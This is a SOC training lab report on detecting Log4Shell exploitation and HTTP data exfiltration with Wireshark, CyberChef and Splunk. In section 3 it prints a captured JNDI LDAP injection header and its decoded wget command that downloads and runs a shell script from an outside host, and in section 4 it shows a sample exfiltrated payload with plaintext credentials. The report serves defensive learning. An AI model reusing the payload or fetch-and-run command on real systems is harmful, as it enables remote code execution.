SIEM Log Analysis Report

Log4j Exploitation & HTTP Data Exfiltration

Author: Dan Chui
Role Focus: SOC Operations
Date: January 2026
Environment: Simulated SOC Lab

1. Executive Summary

This report documents the investigation of **two security incidents involving HTTP traffic** detected in a simulated SOC environment:

1. **Log4j (Log4Shell) exploitation attempts** using malicious HTTP headers
2. **Potential data exfiltration over HTTP** identified through abnormal outbound traffic patterns

The objective of this analysis was to demonstrate **SOC-level detection, investigation, correlation, and reporting skills**, using both **packet-level inspection** and **SIEM-based analysis**.

The investigation leveraged **Wireshark**, **CyberChef**, and **Splunk** to identify indicators of compromise (IOCs), reconstruct timelines, assess risk, and recommend remediation actions.

2. Environment Overview

Tools Used

- **Wireshark** – Network packet capture and HTTP inspection
- **CyberChef** – Payload decoding and transformation
- **Splunk** – Log correlation, querying, and timeline analysis

Data Sources

- HTTP network traffic (PCAP files)
- Web server access logs
- SIEM-ingested network and authentication logs

Scope

- Time window: Simulated attack period
- Network traffic limited to HTTP protocol
- Logs anonymized and adapted from SOC training environments

3. Scenario 1: Log4j Vulnerability Analysis


3.1 Objective

Detect and analyze **Log4j exploitation attempts** (CVE-2021-44228) delivered via HTTP requests using **JNDI injection patterns**.

3.2 Detection Method

Initial detection was performed by inspecting HTTP headers and request payloads for known **Log4Shell indicators**, including:

- `${jndi:ldap://}`
- `${jndi:rmi://}`
- Encoded or obfuscated JNDI strings
-




```
tains "jndi") or (frame contains "Exploit")) and  ((http.user_agent contains "$") or (http.user_agent contains "=="))
```

No.	Time	Source	Destination	Protocol	Length	Info
41	1580196617.3…	45.137[redacted]	198.71.[redacted]	HTTP	447	POST / HTTP/1.1


3.3 Evidence Observed

Indicator	Description
Suspicious HTTP Header	Malicious JNDI lookup string embedded in User-Agent
Destination	External LDAP server
Encoding	Obfuscated payload requiring decoding
Protocol	HTTP


Wireshark · Follow HTTP Stream (tcp.stream eq 21) · user-agent.cap
File Edit Vie
tcp.stream e
No.
Tim
41 158
Info
POST / HTTP/1.1

```
POST / HTTP/1.1
User-Agent: ${jndi:ldap://45.137[redacted]/Basic/Command/Base64/
d2dldCBodHRwOi8vNj[redacted]
Host: 198.71.[redacted]
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

CyberChef was used to **decode and normalize payloads**, confirming the presence of JNDI lookup attempts consistent with Log4j exploitation techniques.



From Base64

Alphabet A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

Defang IP Addresses

```
d2dldCBodHRwOi8v[redacted]
```

```
wget http://62[.]210[.][redacted]/lh.sh;chmod +x lh.sh;./lh.sh
```

3.4 Assessment

- **Attack Type:** Remote Code Execution attempt
- **Attack Stage:** Initial access
- **Success:** No evidence of successful execution observed
- **Impact:** Attempted exploitation only

3.5 Risk Rating

Medium Risk

While exploitation was not confirmed, Log4j attacks are high-impact by nature and warrant immediate remediation and monitoring.

4. Scenario 2: Data Exfiltration via HTTP

4.1 Objective


Identify potential **data exfiltration behavior** using outbound HTTP traffic and correlate findings using SIEM analysis.

4.2 Detection Method

The investigation focused on identifying:

- Repeated outbound HTTP POST requests
- Unusual payload sizes
- Non-standard destination IPs or domains
- Abnormal request frequency


Splunk queries were used to correlate timestamps, source IPs, and traffic volume.



```
index="data_exfil" sourcetype="http_logs" method=POST bytes_sent > 600 | table _time src_ip uri
   domain dst_ip bytes_sent | sort - bytes_sent
```


✓ 1 event (before 12/30/25 1:13:38.000 PM)

_time	src_ip	uri	domain	dst_ip	bytes_
2025-09-18 00:00:11	192.168.[redacted]	/v1/sync/upload	api.[redacted]	185.203[redacted]	


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == "POST" and frame.len > 500
```

```
No.    Time          Source                 Destination      Protocol  Length  Info
  9  45.000000      192.168.[redacted]     34.120.177.193   HTTP      515 POST /index.h
 21 125.000000      192.168.[redacted]     40.97.132.1      HTTP      512 POST /update
 22 126.000000      192.168.[redacted]     162.125.66.1     HTTP      554 POST /update
 28 154.000000      192.168.[redacted]     23.62.239.1      HTTP      547 POST /status
 32 183.000000      192.168.[redacted]     40.97.132.1      HTTP      550 POST /index.h
 42 254.000000      192.168.[redacted]     104.16.123.96    HTTP      514 POST /v1/sync
 45 264.000000      192.168.[redacted]     44.236.72.1      HTTP      511 POST /status
 58 332.000000      192.168.[redacted]     23.45.67.89      HTTP      558 POST /index.h
 59 333.000000      192.168.[redacted]     104.16.123.96    HTTP      510 POST /update
 70 384.000000      192.168.[redacted]     20.112.52.29     HTTP      555 POST /update
 72 396.000000      192.168.[redacted]     23.45.67.89      HTTP      507 POST /index.h
 75 410.000000      192.168.[redacted]     23.45.67.89      HTTP      551 POST /status
 78 421.000000      192.168.[redacted]     34.120.177.193   HTTP      525 POST /update
 80 432.000000      192.168.[redacted]     104.16.123.96    HTTP      541 POST /update
 81 438.000000      192.168.[redacted]     40.97.132.1      HTTP      528 POST /status
 83 446.000000      192.168.[redacted]     13.107.4.50      HTTP      563 POST /v1/sync
 87 461.000000      192.168.[redacted]     170.114.10.1     HTTP      522 POST /index.h
101 523.000000      192.168.[redacted]     20.112.52.29     HTTP      543 POST /status
```



```
POST /v1/sync/upload HTTP/1.1
Host: api.[redacted]
Content-Length: 654

# Internal Access Credentials - Finance Department
Username: [redacted]
Password: F!n@nc3#2025
VPN Gateway: [redacted]
SSH Key Fingerprint: SHA256:9f:3a:[redacted]
Database Connection:
  Host: [redacted]
  Port: 5432
  User: [redacted]
  Password: R3@d0nly!2025
---
Incident Response Notes (Confidential)
- Suspicious HTTP POST traffic observed from 10.10.[redacted]
- Payloads contain raw plaintext chunks
---
[redacted]
---
File Hashes:
  secret.txt: 9c8f3e2[redacted]
  backup.tar.gz: 7f6e5d4[redacted]
# End of file
```

4.3 Evidence Observed

Indicator	Description
Traffic Pattern	Repeated outbound HTTP POST requests
Payload Size	Larger than normal baseline
Destination	External IP not previously observed
Timing	Consistent intervals suggesting automation

Wireshark confirmed the presence of **encoded data within HTTP payloads**, consistent with data staging and exfiltration behavior.

4.4 Timeline Reconstruction

1. Initial outbound HTTP communication established
2. Repeated POST requests sent at regular intervals
3. Increased payload size over time
4. No legitimate application behavior identified

4.5 Assessment

- **Attack Type:** Data exfiltration
- **Attack Stage:** Command & Control / Exfiltration
- **Success:** Partial data transmission likely
- **Impact:** Potential confidentiality breach

4.6 Risk Rating

High Risk

Confirmed abnormal outbound traffic with characteristics consistent with data exfiltration.

---

5. Correlation & Analysis Summary

Scenario	Detection Tool	Outcome
Log4j Exploitation	Wireshark + CyberChef	Attempted exploitation detected
Data Exfiltration	Wireshark + Splunk	Likely successful exfiltration

This demonstrates the value of **combining network visibility with SIEM correlation** in a SOC environment.

6. Recommended Actions

Immediate Actions

- Block malicious IP addresses at firewall
- Reset affected credentials
- Isolate impacted host if applicable

Preventive Measures

- Patch Log4j to latest secure version
- Enforce Web Application Firewall (WAF) rules
- Implement outbound traffic monitoring
- Enable TLS inspection where appropriate

SOC Improvements

- Improve alert thresholds for outbound HTTP anomalies
- Enhance log retention and enrichment
- Create dedicated Log4j detection alerts

7. Conclusion

This investigation demonstrates how **SOC analysts detect, investigate, and document security incidents** using layered visibility across tools.

Key takeaways:

- Early detection of Log4j exploitation is possible via HTTP inspection
- Data exfiltration often requires **correlation**, not single alerts
- Clear documentation and remediation guidance are critical SOC skills

---

8. Attribution

This analysis was conducted in a **simulated SOC environment** using anonymized log data adapted from a TryHackMe training exercise.

---

9. Appendix

Sample Detection Logic

- HTTP header inspection for JNDI strings
- Outbound POST request frequency analysis
- Payload size anomaly detection